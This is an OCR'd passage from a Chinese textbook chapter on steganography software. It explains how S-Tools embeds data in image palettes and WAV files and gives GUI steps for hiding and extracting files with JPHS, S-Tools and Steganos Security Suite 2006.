


图 4.14　JPHS 0.5 软件界面

如果要提取信息，则单击 Open jpeg 选项，在弹出的打开文件窗口中选择一个可能有隐藏信息的 JPEG 文件。单击 Seek 选项，在弹出窗口中输入密码（必须与信息嵌入过程中输入的密码一致）。然后输入文件名保存提取出的秘密文件。

4.5.3　S-Tools

S-Tools 是 Andrew Brown 于 1996 年采用 VC4 的 MFC 开发的针对图像与声音文件的隐写工具。S-Tools 算法采用了在整个隐写空间使用 LSB 随机扩散嵌入的方法，将信息隐藏在 BMP 或 GIF 图像文件中，也可以隐藏在 WAV 声音文件中，嵌入之前可以压缩隐藏信息（可选），进行加密处理（必选）。它支持的加密方法包括 IDEA、DES 和 3DES 等。S-Tools 根据输入的密码生成一个秘密安全的伪随机数发生器，并使用它的输出来选择秘密数据的下一个隐藏位置。确定秘密数据的隐藏位置后，S-Tools 根据秘密数据修改字节的最低位（即将秘密数据嵌入载体某些字节的最低位中）实现信息的隐藏。

采用 S-Tools 在调色板图像中嵌入信息后，原有的调色板颜色值和调色板的顺序发生了改变。对于给定的一个原始调色板图像 $f(x,y)$，采用 S-Tools 嵌入后，隐秘图像 $f'(x,y)$ 将减少原有的调色板颜色值数量，产生多个独立颜色值 w_i，且每个 w_i 形成 8 个颜色值的组 E_i，$w_i \in E_i$，通常 $1 \leqslant i \leqslant 32$，且有 E_i 中的颜色值满足：

$$E_i = \{x \mid |x - w_i| \leqslant 1, x \in R \times G \times B, w_i \in R \times G \times B\}, \quad |E_i| = 8$$

当采用 S-Tools 嵌入到 256 色灰度图像中，S-Tools 将灰度图像改变为彩色图像，但是

由于每个组 E 中的颜色值相差很小，人的视觉是无法分辨的。图 4.15 给出了一个在灰度图像中采用 S-Tools 嵌入信息后的调色板特征。每个对立的颜色值构成了一个调色板项组，项组内的颜色值之间的差值均不超过 1，且调色板中的颜色值不恒满足 $R=G=B$。S-Tools 软件界面如图 4.16 所示。




图 4.15　S-Tools 嵌入灰度图像的调色板（已排序）



图 4.16　S-Tools 软件界面

需要隐藏信息时，将载体文件 a.wav 拖到程序窗口中，如图 4.17 所示。




图 4.17　WAV 载体隐藏信息过程 1

将秘密文件 test.txt 拖到 a.wav 窗口中，会弹出窗口，要求输入密码并选择加密算法，单击 OK 按钮，如图 4.18 所示。

最后生成一个携密文件，在窗口上右击并选择 Save As 菜单项，保存为 a1.wav。分别播放 a1.wav 与 a.wav 两个文件，分辨不出它们的区别，如图 4.19 所示。

提取信息时，将可能载有秘密信息的文件 a1.wav 拖到软件窗口中，在打开的 a1.wav 窗口上右击，选择 Reveal 菜单项，弹出密码验证窗口，如图 4.20 所示。

在图 4.20 所示界面中输入密码，选择加密算法（必须与信息嵌入过程中输入的密码和算法一致），单击 OK 按钮，弹出如图 4.21 所示界面。



图 4.18　WAV 载体隐藏信息过程 2




图 4.19　WAV 载体隐藏信息过程 3



图 4.20　WAV 载体提取信息过程 1

在图 4.20 中，Test.txt 就是提取出的秘密信息，在 Test.txt 上右击，选择 Save As 选项，将提取出的秘密文件保存为 test1.txt，完成信息提取过程。



图 4.21 WAV 载体提取信息过程 2

4.5.4 Steganos Security Suite 2006

Steganos Security Suite 2006 是一个著名的商业软件，提供文件加密、隐藏、撕碎，硬盘加密与隐藏，邮件加密等 10 种用户私密保护。相对于早期版本，该软件不论是从功能上还是从自动化程度上都有很大改善和提高。它主要有以下几大功能。

① Steganos Safe：主要用于保护敏感数据。单击 Safe 图标，可以设置安全驱动器，即对目标磁盘进行数据加密，使目标磁盘看起来就像加密硬盘。被保护的数据必须使用口令、USB 设备或具备 ActiveSync 功能的智能电话通过蓝牙或其他无线技术才能打开。

② Steganos AntiSpyware：它能检测并清除掉约 100 000 个有害程序，如广告程序、间谍软件。Steganos Shredder 则可以不留痕迹地销毁敏感数据。

③ 256 位 AES(Advanced Encryption Standard，是美国国家标准与技术研究所用于加密电子数据的规范)实时加密。

④ 上网踪迹清除：能清除多达 200 种用户的行为痕迹，包括上网和工作活动、历史记录、AIM 和其他即时通信、Google 工具调和桌面搜索、最近使用的文件和 Media Player 播放列表。永久删除文件则需要使用 Shredder 工具。

⑤ 私密收藏夹：使用口令保护收藏夹中的网站信息。

⑥ 口令管理：所有口令都进行了加密，且可以根据用户需要自动输入。

⑦ 隐写：将敏感信息隐藏在图像和音乐中。

⑧ E-mail 加密：能创建高安全性的自解密 E-mail。

Steganos Security Suite 2006 的隐写工具适用的载体文件类型为 BMP、WAV、JPEG。对于要隐藏的信息，它首先用 AES 算法进行加密。然后根据载体类型的不同而使用不同的信息隐藏算法。Steganos 与 F5 算法的不同点是：在隐藏信息前，Steganos 先计算最大隐藏容量，然后将最大隐藏容量的 30%作为隐蔽性阀值。高于此值，则视作隐藏信息容易被发现，软件拒绝向载体文件写入。只有当信息长度不超过最大隐藏容量的 30%时才隐藏信息，增强了安全性。Steganos Security Suite 2006 软件的起始界面如图 4.22 所示。

在使用 Steganos Security Suite 2006 软件进行信息隐藏时，首先单击 File Manager 工具，弹出信息隐藏操作窗口，如图 4.23 所示。



图 4.22　Steganos Security Suite 2006 起始界面




图 4.23　信息隐藏操作窗口

在信息隐藏操作窗口中,选择 File|New encrypted file 选项,弹出如图 4.24 所示界面。

在信息隐藏输入窗口中,选择 Actions|Add file 选项或 Add Folder 选项,弹出文件对话框,添加要隐藏的文件或文件夹。如果需要隐藏的信息文件添加完毕,则单击窗口工具栏左边第二个按钮,弹出如图 4.25 所示的对话框,提示是否保存隐秘文件。

在信息隐藏操作提示对话框中,如果单击 Yes 按钮,或者在需要隐藏的信息文件添加完毕后选择 File|Close encrypted file 选项,则弹出如图 4.26 所示对话框,为用户提供两




图 4.24　信息隐藏输入窗口




图 4.25　信息隐藏操作提示对话框 1

